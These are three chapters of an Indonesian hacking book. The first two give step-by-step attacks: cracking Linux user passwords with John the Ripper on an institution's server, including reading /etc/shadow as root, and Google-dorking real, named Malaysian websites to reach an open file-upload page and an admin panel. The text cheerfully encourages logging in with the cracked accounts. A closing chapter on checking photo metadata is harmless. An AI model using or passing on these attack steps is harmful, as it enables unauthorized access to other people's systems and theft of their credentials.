Semua cerita yang saya berikan di atas, hanyalah fiktif belaka. Jika ada kesamaan nama tokoh dan watak di dalam cerita, itu merupakan unsur ketidaksengajaan.

BAB 18

Hacking Password User di Mesin Linux


Kali ini, kita akan melakukan teknik hacking password di Linux. Teknik ini digunakan untuk mendapatkan password user yang tercatat di sistem Linux, baik di lingkungan jaringan maupun komputer *stand alone*. Wooaaw... luar biasa!!! Kita bisa menggunakan user orang lain untuk mengakses sistem.

Mungkin sebagian dari Anda pernah mencoba salah satu software yang cukup terkenal di lingkungan Unix/Linux ini. Software ini dinamakan John the Ripper Password.

Oke, tanpa basa basi lagi, kita akan coba untuk melakukannya. Pada kasus kali ini, saya akan mencoba untuk menggunakan salah satu mesin server Linux Redhat di suatu instansi yang menggunakan server Linux sebagai proxy server internet mereka.


Tentunya langkah-langkah yang dilakukan di sini bisa berbeda dengan yang Anda uji coba di tempat Anda.

1. Gunakan Google untuk mencari alamat paket John the Ripper dengan kata kunci “john”.



Gambar 18.1 Memasukkan kata kunci di Google

2. Telnet ke server Linux, diasumsikan alamat IP Address Server adalah 192.168.0.254.




Gambar 18.2 Telnet ke server target

3. Masukkan nama user dan password pada prompt login. Pada kasus ini diasumsikan saya memiliki account di server.



Gambar 18.3 Login ke server target

4. Pada prompt shell Linux, gunakan `wget` untuk men-download paket John the Ripper dengan mengetikkan perintah:



Gambar 18.4 Men-download paket software menggunakan wget

5. Ekstraklah paket software John the Ripper.

```
[syukrie@lp3iserv syukrie]$ tar xvfz john-1.7.2.tar.gz
```

6. Pindah ke direktori john-1.7.2.

```
[syukrie@lp3iserv syukrie]$ cd john-1.7.2/src
```

7. Instalasi paket software John the Ripper menggunakan perintah “make” dengan opsi “linux-x86-sse2”.

```
[syukrie@lp3iserv src]$ make linux-x86-sse2
```

Proses instalasi akan terlihat seperti berikut ini.

```
ln -sf x86-sse.h arch.h
```

```
make ../run/john ../run/unshadow ../run/unafs  
../run/unique \
```

```
JOHN_OBJS="DES_fmt.o      DES_std.o      DES_bs.o  
BSDI_fmt.o      MD5_fmt.o      MD5_std.o      BF_fmt.o  
BF_std.o      AFS_fmt.o      LM_fmt.o      batch.o      bench.o  
charset.o      common.o      compiler.o      config.o  
cracker.o      crc32.o      external.o      formats.o  
getopt.o      idle.o      inc.o      john.o      list.o      loader.o  
logger.o      math.o      memory.o      misc.o      options.o  
params.o      path.o      recovery.o      rpp.o      rules.o  
signals.o      single.o      status.o      tty.o      wordlist.o  
unshadow.o      unafs.o      unique.o      x86.o      x86-sse.o"
```

```
make[1]:      Entering      directory  
`/home/syukrie/john-1.7.2/src'
```

```
gcc -c -Wall -O2 -fomit-frame-pointer -  
funroll-loops DES_fmt.c
```

```
gcc -c -Wall -O2 -fomit-frame-pointer -  
funroll-loops DES_std.c
```

```
gcc -c -Wall -O2 -fomit-frame-pointer -  
funroll-loops DES_bs.c
```

```
gcc -c -Wall -O2 -fomit-frame-pointer -  
funroll-loops BSDI_fmt.c
```

```
gcc -c -Wall -O2 -fomit-frame-pointer -  
funroll-loops MD5_fmt.c
```



```

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops MD5_std.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops BF_fmt.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops BF_std.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops AFS_fmt.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops LM_fmt.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops batch.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops bench.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops charset.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops common.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops compiler.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops config.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops cracker.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops crc32.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops external.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops formats.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops getopt.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops idle.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops inc.c

```

```

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops john.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops list.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops loader.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops logger.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops math.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops memory.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops misc.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops options.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops params.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops path.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops recovery.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops rpp.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops rules.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops signals.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops single.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops status.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops tty.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops wordlist.c

```

```

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops unshadow.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops unafs.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops unique.c

gcc -c x86.S

gcc -c x86-sse.S

gcc -s DES_fmt.o DES_std.o DES_bs.o BSDI_fmt.o
MD5_fmt.o MD5_std.o BF_fmt.o BF_std.o
AFS_fmt.o LM_fmt.o batch.o bench.o charset.o
common.o compiler.o config.o cracker.o crc32.o
external.o formats.o getopt.o idle.o inc.o
john.o list.o loader.o logger.o math.o
memory.o misc.o options.o params.o path.o
recovery.o rpp.o rules.o signals.o single.o
status.o tty.o wordlist.o unshadow.o unafs.o
unique.o x86.o x86-sse.o -o ../run/john

rm -f ../run/unshadow

ln -s john ../run/unshadow

rm -f ../run/unafs

ln -s john ../run/unafs

rm -f ../run/unique

ln -s john ../run/unique

make[1]: Leaving directory
`/home/syukrie/john-1.7.2/src'

```

Catatan:

- ✓ Opsi ini dipakai sesuai dengan sistem operasi yang digunakan, yakni Linux, untuk instalasi paket John the Ripper. Jika Anda menggunakan mesin FreeBSD, gunakan opsi “freebsd-x86-sse2”
- ✓ Untuk mengetahui penggunaan opsi ini, Anda dapat mengetikkan perintah “make” saja di shell.

- ✓ Jika Anda ingin menginstalasi paket John the Ripper untuk mesin yang general, gunakan opsi “generic”. Namun opsi ini akan memperlambat proses instalasi.

8. Hapus sisa instalasi menggunakan perintah “make clean” dengan opsi “linux-x86-sse2”.

```
[syukrie@lp3iserv src]$ make clean linux-x86-sse2
```

```
rm -f ../run/john ../run/unshadow ../run/unafs
../run/unique ../run/john.bin ../run/john.com
../run/unshadow.com ../run/unafs.com
../run/unique.com ../run/john.exe
../run/unshadow.exe ../run/unafs.exe
../run/unique.exe
```

```
rm -f ../run/john.exe *.o *.bak core
```

```
rm -f detect bench generic.h arch.h sparc.h
tmp.s
```

```
rm -f DES_bs_s.c DES_bs_n.c DES_bs_a.c
```

```
cp /dev/null Makefile.dep
```

```
ln -sf x86-sse.h arch.h
```

```
make ../run/john ../run/unshadow ../run/unafs
../run/unique \
```

```
JOHN_OBJS="DES_fmt.o      DES_std.o      DES_bs.o
BSDI_fmt.o    MD5_fmt.o    MD5_std.o    BF_fmt.o
BF_std.o     AFS_fmt.o    LM_fmt.o    batch.o    bench.o
charset.o    common.o     compiler.o  config.o
cracker.o    crc32.o      external.o  formats.o
getopt.o     idle.o      inc.o      john.o     list.o     loader.o
logger.o     math.o      memory.o   misc.o     options.o
params.o     path.o      recovery.o rpp.o      rules.o
signals.o    single.o    status.o   tty.o      wordlist.o
unshadow.o   unafs.o     unique.o   x86.o      x86-sse.o"
```

```
make[1]:          Entering          directory
`/home/syukrie/john-1.7.2/src'
```

```
gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops DES_fmt.c
```

```
gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops DES_std.c
```

```

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops DES_bs.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops BSDI_fmt.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops MD5_fmt.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops MD5_std.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops BF_fmt.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops BF_std.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops AFS_fmt.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops LM_fmt.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops batch.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops bench.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops charset.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops common.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops compiler.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops config.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops cracker.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops crc32.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops external.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops formats.c

```

```

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops getopt.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops idle.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops inc.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops john.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops list.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops loader.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops logger.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops math.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops memory.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops misc.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops options.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops params.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops path.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops recovery.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops rpp.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops rules.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops signals.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops single.c

```

```

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops status.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops tty.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops wordlist.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops unshadow.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops unafs.c

gcc -c -Wall -O2 -fomit-frame-pointer -
funroll-loops unique.c

gcc -c x86.S

gcc -c x86-sse.S

gcc -s DES_fmt.o DES_std.o DES_bs.o BSDI_fmt.o
MD5_fmt.o MD5_std.o BF_fmt.o BF_std.o
AFS_fmt.o LM_fmt.o batch.o bench.o charset.o
common.o compiler.o config.o cracker.o crc32.o
external.o formats.o getopt.o idle.o inc.o
john.o list.o loader.o logger.o math.o
memory.o misc.o options.o params.o path.o
recovery.o rpp.o rules.o signals.o single.o
status.o tty.o wordlist.o unshadow.o unafs.o
unique.o x86.o x86-sse.o -o ../run/john

rm -f ../run/unshadow

ln -s john ../run/unshadow

rm -f ../run/unafs

ln -s john ../run/unafs

rm -f ../run/unique

ln -s john ../run/unique

make[1]: Leaving directory
`/home/syukrie/john-1.7.2/src'

```

9. Ambil file passwd dan shadow di direktori /etc.

- Perintah untuk berpindah dari user biasa ke user root.

```
[syukrie@lp3iserv syukrie]$su -
```

- Perintah untuk berpindah ke direktori john-1.2.7/run.

```
[root @lp3iserv run]# cd /home/syukrie/john-1.2.7/run
```

- Perintah untuk membuat file mypasswd.

```
[root @lp3iserv run]# umask 077
```

```
[root @lp3iserv run]# unshadow /etc/passwd /etc/shadow > mypasswd
```

10. Jalankan John the Ripper, berikut perintahnya.

```
[root @lp3iserv run]# ./john mypasswd
```

11. Lihat hasilnya, berikut perintahnya.

```
[root@lp3iserv run]# ./john --show mypasswd
```



Gambar 18.5 Hasil pencarian Username dan Password

Nah, sekarang kita dapat mengetahui password user guest dan tamu seperti terlihat pada Gambar 18.5, *asik khan?* 😊

Anda tentunya bisa menggunakan account yang sudah Anda dapatkan password-nya tersebut. 😊

BAB 19

Google Hacking Bagian 2

Masih ingat dengan Google Hack? Jika tidak, silakan Anda coba baca kembali materi tentang Google Hack. Materi kali ini adalah lanjutan dari materi Google Hack pada pembahasan sebelumnya. Mudah-mudahan Anda belum bosan dengan Google Hack. ☺

Melakukan hacking dengan memanfaatkan jasa dari mesin pencari Google merupakan hal yang sangat saya senangi. Why...?? Karena, untuk melakukan hal tersebut yang Anda butuhkan adalah sebuah kreativitas.

Kita sama-sama tahu bahwa kreativitas merupakan hal yang tidak ada batasannya. Hal inilah yang membuat ilmu hacking kian tak terbatas. Yang menjadi batasannya adalah hanya keterbatasan pengetahuan si orang tersebut.

Mungkin, saat ini di otak Anda telah tertanam pikiran bahwa semua yang saya sampaikan ini adalah hanya omong kosong belaka. Stop...!! Hentikan pikiran itu semua, kini saya akan menunjukkan bukti nyata dari kehebatan mesin pencari Google.

Apa yang akan saya sampaikan pada materi ini adalah bukan sebuah hal fiktif, melainkan semuanya adalah nyata. Namun, mungkin pengelola web dari target yang ada pada materi ini sudah melakukan penambalan pada web.

Kini, dapat saya pastikan setelah Anda membaca tuntas materi ini, maka tanpa disadari, mulut Anda akan terbuka lebar, karena hampir tidak mempercayai apa yang telah dilakukan oleh sang mesin pencari GOOGLE. ☺

Cukup sudah intro yang telah saya berikan, kini saatnya Anda menyaksikan kerja Google dalam membantu saya melakukan kegiatan hacking. Pertama, pastikan Anda sudah membuka halaman Google pada browser (<http://www.google.co.id>). Setelah itu, masukkan keyword di bawah ini:

site:.net.my inurl:admin

Maksud dari keyword tersebut adalah saya berusaha memerintahkan Google untuk mencari web yang memiliki domain .net.my dan pada alamat URL-nya mengandung kata admin.

Setelah melakukan beberapa percobaan, saya mendapatkan apa yang saya inginkan pada halaman ke-3 yang hasilnya kurang lebih seperti berikut ini.

* MutiaraCom Sdn Bhd *

Please enter username and password. Username. Password.
Copyright © 2005 www.mutiaracom.net.my - All Rights Reserved. ...


www.mutiaracom.net.my/adminportal/admin.asp - 4k -
Hasil Tambahan - Tembolok - Laman sejenis

Untitled Document

Send this file:

www.bescomm.net.my/v2/admin/berita/upload_file.php -
1k - Hasil Tambahan - Tembolok - Laman sejenis

Tanpa harus menunggu lagi instruksi dari seorang Komandan, ☺ segera saja kita langsung akses URL http://www.bescomm.net.my/v2/admin/berita/upload_file.php, dan sangat luar biasa sekali, kita langsung mendapatkan akses untuk upload file pada website tersebut.



Gambar 19.1 Tampilan URL

Tidak cukup sampai di sini saja, kita akan mencoba melakukan hal yang lebih ekstrim lagi, yaitu mengakses <http://www.bescomm.net.my/v2/admin/berita/>.

Dengan mengakses alamat URL tersebut, berarti kita sedang melakukan index browsing ke dalam direktori berita, yang mana direktori berita tersebut terdapat di dalam direktori admin.




Index of /v2/admin/berita

Name	Last modified	Size	Description
 Parent Directory	17-Apr-2006 11:35	-	
 edit_berita.php	20-Apr-2006 12:42	3k	
 images/	17-Apr-2006 11:33	-	
 imej/	25-Sep-2006 12:11	-	
 kemaskini_gambar.php	17-Apr-2006 11:33	2k	
 padam_berita.php	03-May-2006 15:10	1k	
 paparan_berita.php	17-Apr-2006 11:33	1k	
 senarai_berita.php	20-Apr-2006 12:44	4k	
 sysinfo.php	17-Apr-2006 11:33	1k	
 tambah_berita.php	20-Apr-2006 12:40	2k	
 tumb.php	17-Apr-2006 11:33	2k	
 upload_file.php	17-Apr-2006 11:33	1k	

Gambar 19.2 Tampilan halaman Admin

Silakan Anda mempelajari lebih jauh lagi dari hasil yang telah didapatkan. OK... Sekarang kita lanjutkan ke target yang kedua. Silakan Anda akses alamat URL <http://www.mutiaracom.net.my/adminportal/admin.asp>.



Gambar 19.3 Halaman Admin mutiara.com

Pada halaman ini, kita sudah ditantang untuk memasukkan password. Sooo... Apa yang harus kita lakukan? Masih ingat materi yang ada pada Google Hacking ke-1? Pada materi tersebut, saya telah menjelaskan apa yang akan saya lakukan jika terpaksa melakukan login terlebih dahulu untuk masuk ke ruang admin.

Silahkan Anda baca kembali materi pada Google Hacking ke-1. Maafkan saya, ini semua demi kebaikan diri Anda sendiri, agar Anda tidak hanya membaca sampai tuntas buku ini, tanpa memahaminya. ☺

Untuk itu, pada materi ini saya tidak akan menjelaskan lagi apa yang harus saya masukkan pada LoginID dan password.

Tahukah Anda, apa yang paling saya senang ketika selesai menebak password? Yupz... Anda betul, melihat text SignOut atau LogOut. ☺ ☺



Gambar 19.4 Pilihan menu About Us

Sekarang saya anggap Anda sudah berhasil menebak password admin pada web tersebut. Pada contoh gambar di atas, saya melakukan klik pada bagian **About Us > Update Overview**. Atau bisa juga bila Anda ingin langsung mengakes alamat URL <http://www.mutiaracom.net.my/adminportal/index.asp?view=overview>.

Phone Num:	03-22634537
Fax Num:	03-22634992
Website:	www.mutiaracom.net.my
Registration Add:	Unit 28.1, Level 28 Men 100, Jalan Tun Perak 50050 KUALA LUMPUR
Paid-up Capital:	RM 500 000
Shareholders:	Telekom Malaysia
Company Status:	Bumiputera 100%
Accreditions/Certifications:	RM 500 000
Industry focus:	Government Education Telecommunication Property Developers Manufacturing

Gambar 19.5 Form Web Admin

Selesai sudah materi Google Hack Bagian 2 yang saya sampaikan. Sekali lagi saya mengingatkan Anda bahwa semua alamat target ini merupakan nyata alias tidak dibuat-buat. Semua ini hanya dimaksudkan untuk keperluan pendidikan saja.

Mudah-mudahan, setelah Anda memahami semua isi dari materi Google Hack, saya mengharapkan Anda bisa memanfaatkan Google sebagai *penetration tester*, dan sebagainya. Tentunya Anda bisa menghasilkan keyword-keyword andal lainnya. ☺

Sooo... Apakah Google berbahaya???

BAB 20

Analisa Keaslian Sebuah Foto


Beberapa tahun belakangan ini, banyak sekali foto-foto syur yang beredar di internet. Yang menjadi korban kebanyakan dari kalangan artis. Banyak sekali artis-artis yang dibuat pusing dengan hal tersebut. Wajar saja jika artis tersebut pusing, karena foto-foto mereka diedit oleh orang-orang yang tidak bertanggung jawab, sehingga menjadi foto porno.

Pada saat foto adegan syur artis Sukma Ayu beredar di internet, banyak orang yang dibuat heboh. Ada orang yang menyebutkan foto tersebut asli dan ada juga yang menyebutnya sebagai hasil rekayasa dari program pengolah gambar, seperti Photoshop dan lainnya. Manakah yang benar?? Saya juga tidak tahu. He... he... Bingung yach ?#!#!~

Tidak perlu bingung, mudah-mudahan setelah Anda selesai membaca materi ini, Anda dapat membedakan foto tersebut asli atau tidak.

Baiklah, pada contoh kali ini saya mempunyai dua file foto yang bernama **atun.jpg** dan **atun2.jpg**. Foto **atun.jpg** diambil dari handphone Nokia 6600 dan foto **atun2.jpg** diambil dari handphone Nokia 7650.

Sekarang Anda buka CMD.exe, klik **Start > Run >** ketik **CMD**, lalu pilih **OK**.




Gambar 20.1 Menjalankan CMD dari menu RUN


Sekarang Anda berada pada Command Prompt. Kini yang harus Anda lakukan adalah menuju ke lokasi file gambar tersebut berada. Pada contoh ini, file gambar saya berada pada drive D. Sehingga, pada command prompt saya mengetikkan D:

Saya akan mengetikkan **type atun.jpg** untuk melihat header file dari atun.jpg. Hasilnya adalah kurang lebih seperti Gambar 20.2.

Selanjutnya, saya akan mengetikkan **type atun2.jpg** untuk melihat header file dari atun2.jpg. Hasilnya kurang lebih seperti Gambar 20.3.



Gambar 20.2 Hasil menjalankan perintah Type pada gambar atun.jpg



Gambar 20.3 Hasil menjalankan perintah Type pada gambar atun2.jpg

Dengan melihat header file dari kedua gambar tersebut, kali ini Anda sudah bisa membuat kesimpulan sendiri. Sesuai penjelasan di awal, bahwa file atun2.jpg diambil dari HP Nokia 7650. Anda bisa lihat, di file atun2.jpg terdapat informasi:

Nokia7650

22-02-2003

19.31.25

Mode=3

3.12

Jika Anda sudah melakukan editing pada gambar tersebut dengan program Photoshop, maka header file juga akan berubah, tidak lagi seperti di atas. Untuk itu, hal inilah yang menjadi acuan bahwa sebuah foto dapat dikatakan masih asli atau sudah terkena editing program pengolah gambar.


Masalah tidak selesai sampai di sini saja, ternyata ada lagi masalah yang lebih serius. Bagaimana jadinya jika seseorang bisa mengubah header file tersebut?

Untuk mengubah suatu file header sangatlah mudah untuk dilakukan, bahkan bagi orang bodoh seperti saya sekalipun...!!!


Pada contoh kali ini, saya akan menggunakan program pengolah gambar The GIMP. Program The GIMP yang saya gunakan kali ini adalah versi untuk sistem operasi Windows. Saya menganggap Anda sudah melakukan instalasi program The GIMP pada komputer Anda. Lihat halaman Lampiran untuk mendapatkan program ini.

Sekarang buka program The GIMP Anda, lalu klik **File > Open > (Pilih Gambar) > OK**. Lihat Gambar 20.4.

Setelah Anda selesai melakukan editing pada gambar tersebut, sekarang klik kanan pada gambar, pilih **File > Save As...**




Gambar 20.4 Membuka gambar dengan program GIMP



Gambar 20.5 Menyimpan gambar


Lalu akan timbul window baru seperti di bawah ini:



Gambar 20.6 Menentukan tipe file

